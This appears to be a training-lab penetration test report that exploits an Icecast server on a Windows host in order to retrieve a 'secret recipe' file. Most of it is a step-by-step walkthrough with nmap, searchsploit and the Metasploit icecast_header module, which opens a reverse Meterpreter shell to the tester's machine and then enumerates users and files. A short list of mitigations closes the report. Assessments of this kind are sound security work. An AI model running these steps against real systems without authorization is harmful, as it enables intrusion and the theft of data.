

# GoodSecurity Penetration Test Report

[CameoReindl@GoodSecurity.com](mailto:CameoReindl@GoodSecurity.com)

October 28, 2021

## 1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

## 2.0 Findings

**Machine IP:** 192.168.0.20

**Hostname:** MSEDGEWIN10

**Vulnerability Exploited:** exploit/windows/http/icecast\_header or option 0

### Vulnerability Explanation:

Machine IP 192.168.0.20 runs an Icecast server. The Icecast server has a vulnerability called a buffer overflow. This vulnerability occurs when a program or process is forced to use more memory than it has available. This causes an overflow that an attacker can exploit to execute their own code and take over the victim's machine and control it remotely. This ability allows the attacker to gain access to sensitive user information such as files and login credentials.


[Click here](#) to learn more information about this Icecast vulnerability.

### Severity:

Extreme. This issue is highly severe and needs to be mitigated as soon as possible.

### Proof of Concept:

1. Run a service scan of the machine you wish to exploit.  
nmap -sV 192.168.0.20



```
root@kali: ~  
root@kali:~# nmap -sV 192.168.0.20  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-25 18:05 PDT  
Nmap scan report for 192.168.0.20  
Host is up (0.0075s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE          VERSION  
25/tcp    open  smtp              SLmail smtpd 5.5.0.4433  
135/tcp    open  msrpc             Microsoft Windows RPC  
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds?       
3389/tcp   open  ms-wbt-server     Microsoft Terminal Services  
8000/tcp   open  http              Icecast streaming media server  
MAC Address: 00:15:5D:00:04:01 (Microsoft)  
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds  
root@kali:~#
```

- ```

root@kali:~# searchsploit iccast
-----
Exploit Title | Path
-----
Iccast 1.1.x/1.3.x - Directory Traversal | multiple/remote/20972.txt
Iccast 1.1.x/1.3.x - Slash File Name Denial | multiple/dos/20973.txt
Iccast 1.3.7/1.3.8 - 'print_client()' Forma | windows/remote/20582.c
Iccast 1.x - AVLLib Buffer Overflow | unix/remote/21363.c
Iccast 2.0.1 (Win32) - Remote Code Executio | windows/remote/568.c
Iccast 2.0.1 (Win32) - Remote Code Executio | windows/remote/573.c
Iccast 2.0.1 (Windows x86) - Header Overwri | windows_x86/remote/16763.rb
Iccast 2.x - XSL Parser Multiple Vulnerabil | multiple/remote/25238.txt
Iccast server 1.3.12 - Directory Traversal | linux/remote/21602.txt
-----
Shellcodes: No Results
Papers: No Results
root@kali:~#

```

### 3. Start Metasploit

```
msfconsole
```

```

papers: No results
root@kali:~# msfconsole
[~] ***rtting the Metasploit Framework console...\
[~] * WARNING: No database support: No database YAML file
[~] ***

+-----+
| METASPLOIT by Rapid7 |
+-----+
|
| ==c( (o( ( ) )
|      \
|      // RECON
|
|
| N N N N N N N N N N |===== [ ***
| EXPLOIT
| ==[ msf > ]===== \
| \ (@) (@) (@) (@) (@) (@) (@) /
| *****
|
+-----+
|
| o o o
|      o o
|      o
|
| PAYLOAD
| ( @ ) ( @ ) " " " " ( @ ) ( @ ) " " ( @ )
| =====
|
|
| \ \ \ \ \ \ \ \ \ \
| )===== (
| LOOT
|
|
|
|
+-----+

= [ metasploit v5.0.84-dev ]
+ -- --[ 1997 exploits - 1091 auxiliary - 341 post ]
+ -- --[ 560 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Use the resource command to run commands from a file

```

4. Search for the icecast module that is available to use and select it.  
search icecast AND use 0

```
msf5 > search icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

5. Set the RHOST for the target machine
6. Run the icecast exploit

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
RHOSTS     192.168.0.20    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      8000             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49743) at 2021-10-25 18:17:16 -0700

meterpreter > search -f *secret*
```

7. Search for the file you want access to. In this case, "recipe.txt"

```
meterpreter > search -f *recipe*.txt
Found 1 result...
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > Interrupt: use the 'exit' command to quit
```

8. Run a meterpreter post script that will enumerate all logged on users.  
Run post/windows/gather/enum\_logged\_on\_users

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====

SID                                User
---                                ----
S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser

[+] Results saved in: /root/.msf4/loot/20211025183300_default_192.168.0.20_host.users.txt

Recently Logged Users
=====

SID                                Profile Path
---                                -
```

9. Log into the target machine  
shell

```
meterpreter > shell
Process 5740 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32> C:\Users\IEUser\Documents
```

10. Display information of the target's machine  
Exit from target's computer using "exit" to get back to meterpreter and run "sysinfo"

```
meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
meterpreter >
meterpreter > shell
Process 7832 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```

## 3.0 Recommendations

- Update to the latest version of Icecast
- Install and configure a firewall to protect and control the Icecast server
- Encrypt all files
- Use 2-factor authentication
- Monitor traffic logs
- Limit user access
- Install an antivirus
- Avoid phishing emails